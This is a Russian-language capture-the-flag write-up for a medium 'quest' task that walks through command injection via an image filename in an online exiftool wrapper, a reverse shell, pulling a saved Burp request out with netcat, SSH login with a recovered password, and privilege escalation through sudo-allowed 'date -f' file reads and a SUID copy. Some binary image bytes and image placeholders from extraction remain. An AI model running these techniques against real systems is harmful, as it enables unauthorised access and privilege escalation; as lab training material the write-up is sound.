
Название:	`Чилиец`
Категория:	`Квесты`
Уровень:	`Средний`
Очки:	`1000`
Описание:	`В середине нашей жизненной дороги попал я в мрачный, незнакомый лес, где путь терялся в темном логе.`
Теги:	`CMD Injection, LPE`
Автор:	`N1GGA`

Прохождение:

Открываем веб-сайт




Тут нам предлагают загрузить какую-нибудь картинку. Загружаем любую

Кажется это подобие онлайн-версии утилиты Exiftool. Включаем перехватчик в бюрп и снова загружаем картинку

Скрипт не допускает никаких других файлов, кроме картинок. Раз мы получаем вывод утилиты exiftool, значит название файла как-то передается в командную строку, и возможно, ничего не фильтруется. Пробуем разные варианты инжекта команды

После некоторых попыток, у нас всё таки получается заинжектиться и выполнить команду. Пробрасываем реверс-шелл



Есть. Идем дальше

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nolo
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
gustavo:x:1000:1000::/home/gustavo:/bin/sh
www-data@9e23b4a13b3f:/var/www/html/uploads$
```

Видим что есть пользователь gustavo с домашней директорией в `/home/gustavo/`. Посмотрим, есть ли там что-нибудь интересное

```
www-data@9e23b4a13b3f:/home/gustavo$ ls -la
ls -la
total 36
dr-xr-xr-x 1 gustavo gustavo 4096 May 22 00:15 .
drwxr-xr-x 1 root    root    4096 May 22 00:15 ..
-r-xr-xr-x 1 gustavo gustavo  220 Jan  6  2022 .bash_logout
-r-xr-xr-x 1 gustavo gustavo 3771 Jan  6  2022 .bashrc
-r-xr-xr-x 1 gustavo gustavo  807 Jan  6  2022 .profile
-rw-r--r-- 1 root    root    9118 May 21 23:31 .saved_request
-r-------- 1 gustavo gustavo   17 May 22 00:15 first_part
www-data@9e23b4a13b3f:/home/gustavo$
```

Видим что есть файл `.saved_request`


Позже понимаем, что это экспортированный из Burp Suite запрос, где отправлялась какая-то картинка с названием `gustavo.png`.
Скачиваем файл

```
┌──(root㉿kali)-[/home/n1gga/Desktop]
└─# nc -nvlp 31337 > saved_request
Listening on 0.0.0.0 31337
Connection received on 172.17.0.2 43884

┌──(root㉿kali)-[/home/n1gga/Desktop]
└─# cat saved_request
POST / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/
Content-Type: multipart/form-data; boundary=---------------------------549086417392297617526620585 35
Content-Length: 8649
Origin: http://localhost
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

---------------------------549086417392297617526620585 35
Content-Disposition: form-data; name="file"; filename="gustavo.png"
Content-Type: image/png

◆PNG
```

И импортируем в `Burp Suite`

```
Referer: http://localhost/
Content-Type: multipart/form-data; boundary=---------------------------549086417392297617526620585 35
Content-Length: 8649
Origin: http://localhost
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

---------------------------549086417392297617526620585 35
Content-Disposition: form-data; name="file"; filename="gustavo.png"
Content-Type: image/png

PNG

IHDRùÝß+VdsRGB®ÎégAMA±üa  pHYsttÞfx  IDATx^íÝabâ:²ÐYb=¬Í°÷À¾$!`[ªdóozn7r©$£üõãÕé|uyø¿¿=þ«Ù_¸:nýx<Lÿ&8PM¤*YAiwçããhêp<Îo3ý2ÿ}pÿ(ÀÇmÎ
©HÖØdým§s\Áÿx(UÍ#½²~A0#ý9@+Sþ8UÐ3½fúøHÿDÖÐ@1ÿD:(,êõCi¢~»9@ºÃ±ÿFH'ðë;L#t-öË{dýR"ùCYB'^Ö«b;HÒYÐ/#N<ó¤z·íÉúrtô_ÉRO½¬úôHÿÃ~!3ñMD!aêM$t(ù^Y?@¼
.~
q©7Ðôm_Ö-Çoï¹EËyY?ô¥Å®oGÕçCýâpyo*¡'mб}Y?@¨^êÅ:ç]ÓÝh¶çÙÒ"õõËâdÎº¹N4ü9.Y?@ ~£~¹Ps.ë´Ýðíéq:úÅÃ!ÚÍ¸ËöZÿjY?@£~±P}Ôiè§ëÆ:ØímêaZ?æùt¸²¦IÙ¦ºØëeýQ
<Ô¿ìëõC;½ìôvu(?Ò/³¥ýÍ#ëVúÚçmëAö½\Î§ãñpøú^ÿèêxu:_].ÙpS9ÿù&ºúá-Y?@ÂÇ=e½Ùºxÿótõf[²~i|
xrõóOdý-¿ßÇâV#éOñN¢cþ¬rõøÚXÜb¤dABP$c/ßÍÿ6Dý=Ò?õHId½ñnÌò÷òßéHÓã#ýY?@¬_ÁéÐé7öü¦ G§ôOdý!dýÃBþARþ;º}¤"ë
vêêÜKûßõC,é¸!õãOlÆÿEÖÂú~¤âBÖß½)å:ãÿ"ëHÝ?O?qCõKxðì|:â²YÉúBÈúÇâé|¾Ù<.ùÉíÎçóéx<¬¬¬óS];èPB¯ãþÿ|õÒàe½_ñõbWü¸Æoîÿ'ItÅ[¸äxc<Ò?7è:÷±Z¿ëÙ²?þ©¯n½<u³
vf9í.ôÝ@Ýÿj+¾>ÿr=.;ÊÚ·éPþÍL×fºvÕãßë_+þ¿Ë`×g¨}b¤¬ÿÖ¶SÖ÷{USXxëha!/i¿FRPÝ,6jL</
½º¡ôsàw×3ôÍS¡¬¿Xd
_Qq¾½O»®¸zT5å*Wø$tõ[ôHÿ¤û¬¿ÆçR+Ù×´¥tgÉÙó3V@PÝkí÷PNPÝ,6jLÙwÕ8ÖÉj§CáãßýÃ¨øR^Zò,²ó¯èP³q^Y~ç¸]ql`5c]®¡ö¹uØå]N§ºÛ¬Z¤ëë'}B±éo$êßUÜ½µwwwõd
Ëëï÷u_Ê}~¸á¬+xÿsÿxÅW2Ð5Ô8·K9oT¹þ²þÚ/ô½ÍýÚ³»l¿wvôì`±Qcâ^³þ°ç²ß!£NàKñ®Í+%üxE!N2iqÅxk~ó!Gèj[]Ù£þý²þ^¥~',rÍ¹»DïG#Gý»n¿¿6æÊ~lôî`±|}fýyÂÚëu_js
ì,áÚ+Jznö¥Ó¥nyÅ×kþãúþÐ5Ô.·+ö¿k
³\»=ëõaê¿D|%HÏí%v¾ÓYTû½ÚÝ½»X,ç_ß½ÓQêiOòÅP_ì¨øR:²^QÙÓ{\í®øêòb9®¡VYNØE=·MÐ¨Ï¿ÚùÐIµ×U9á#FýÚíÐ-ûçtF¾Xû-ØÐóR yÇ£ÁÓ`äK}FÅªg&³¤O_Í_ðW&
-àÝ\ñÕ¯¸?t5 sâòÍïT¹!X?«s-wßWµØèaÅø«^ûÍºe÷ôî`±ÐóR yGë¬Ô`lðñZS&ñö´^Æµ9úæ¤³³ùrÕ7oW:¾úþv=¿ºØèÒînü õz{iÊòòøÑ×ºö+tVÆPøÝÀb)gøóNHI§ÁØ"~¾ÔðIüú©ün
  þye?®¨· [ô¾Ýâéé½Ð!fç9q-öâJ*]³».gZ¯¨²æ<|iÕvOí·@ë¨öóì`±#|yG¤Ó`l
çÅÂûßi¬£[bSç¿D^Ùóõæ½ïü*eç:aòºE^.?ÚÐÕßUYÚ)Ëßd0Âï Zu¶Ní·Pè¾¦ÚÁJì\ø98H7Ypg£Æðë¡¼nisü½²WòHé´®;t¹u\$ù×EU.±f7{¢ú»
»jF"6ÿð¨F§j¿ãB'ö>âàÞ  )@üA8Ë¼óuøiOúÞi2çÿ'f[Ú#¯iqE,µêùê×|s½ïÐV¯ë_Â®âÍªzÍ´]m<i½+ßXVsýÝ?zÐF¬ýV
ÚÚpùxw°XÂñ=Ä½cRôiO²z3ñ÷wiftKýL`Ë+Ë*®ZÜ"¬Ë%r¬9¡N\½ß?héáa»ZJwB¥joÿÑC.¯ö[)´p×±FOLPïÏ¨Íyç¤ØÓàªøûugè]æ_¥Ñ-µÃy"¯ir:³Ê*VÔ-%@ªVïO-ôÂIIØV¿$ý/eeMø
ø®ibþ½ v®ö[/tnûyw°Ø¨Ù½3ã¨W7,®rbþIF=·õ¥Ré Oj&\/5z¤4Óá5»é'Oª)*i`aô.TÖ«Ú¯ÉÐ·iØ-QÏKóJ#/ór~ôÝü¯dÔSÖßXb)Õßºæµ^=>Ùmm±ñ;e½;@ðXËªý
|ÍßÝ=
ô½4i¬4iipÑyxõe^æ«Íÿ$£ô%FÎj+Í!Tó»Èd'.29ê ÉNÃvÝ£%l|ájM}ðHïTÚ¯Ø¸%ló0QÏKóâaOË+.sþ³üÏ2êÙæ<nn OkóPÿOq¹uXßÎ_ACÍúw¿PÊ¿¾ëÍ}ð8K®ý*Ïð°EõÁF=/Í;+nûêþY
rÓ£ûkõõ7W6JùKiò¤ôO¤;¨f-z9NÇëÔûci]ÿàp<¢èë<FØßoÔ¯ý®Ê§xÔMãÎp³íóÕW·8juE!ÿCF=eýíIJþizái#.ª·ù
ªÃñ|É[Á*_åå³;ËµÓ~wÅ7úlï4ÅðÑ¯ËÜ³þåÁ·yY÷u=/eÔ³ÍYxÔud}Ô¦/ÔÏ-ãÃÃcñú5»KZ×i½cÚ×iµáÉ½tú{úµß
oõCPjÚ½vfÔhn^ÒâÕ-9^^fÍÿKF=eýX=
êøJíU:~Êk¤=h0AYZícYðê*°lþc·~ÌÚï‡Iñ^´«|3âyéfÞiÀ«[s|ÃÏÿzÊú{°2hVÆk×_Ûþûw TMßE}ÊùZ¿TMxâr¸uÃó³5ùaob9c]]ëèáÝb×mÍÃi ý®½glj?qÍ;4wùëëeÞ³ÎÇýQOYV7b¶y
mMÿão4Plâ
```

Отправляем запрос




```
HTTP/1.1 200 OK
Date: Wed, 22 May 2024 00:24:16 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Referrer-Policy: strict-origin
Vary: Accept-Encoding
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-XSS-Protection: 1; mode=block
Content-Length: 1142
Connection: close
Content-Type: text/html; charset=UTF-8

{"success":true,"data":"ExifTool Version Number         : 12.40\nFile Name                       : gu
                      : .\nFile Size                      : 8.2 KiB\nFile Modification Date\/Time
 Access Date\/Time          : 2024:05:22 00:24:16+00:00\nFile Inode Change Date\/Time     : 2024:05:
               : -rw-r--r--\nFile Type                      : PNG\nFile Type Extension
                      : image\/png\nImage Width                  : 2041\nImage Height
                      : 8\nColor Type                    : RGB\nCompression                    :
                         : Adaptive\nInterlace                    : Noninterlaced\nSRGB Rendering
Perceptual\nGamma                        : 2.2\nPixels Per Unit X              : 4724\nPixels Per
Units                     : meters\nImage Size                    : 2041x221\nMegapixels
```

Теперь зайдем на загруженный файл - `gustavo.png`


Мы нашли пароль от пользователя `gustavo`. Заходим по SSH

```
┌──(root㉿kali)-[/home/n1gga/Desktop]
└─# ssh gustavo@localhost -p 2222
The authenticity of host '[localhost]:2222 ([::1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TyfxEXIqXVJQBw/o2JH65bp8ci6cfvsOTQcY6r3spVM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
gustavo@localhost's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
gustavo
$
```

Забираем первую часть флага



Теперь посмотрим список программ, которые можем запускать с правами `sudo`



Поищем POC на LPE утилитой `date`

This only works for the GNU variant of `date`.

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
date -f $LFILE
```


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which date) .

LFILE=file_to_read
./date -f $LFILE
```

Читаем последнюю часть флага запуская эту утилиту от `sudo`



Бинго!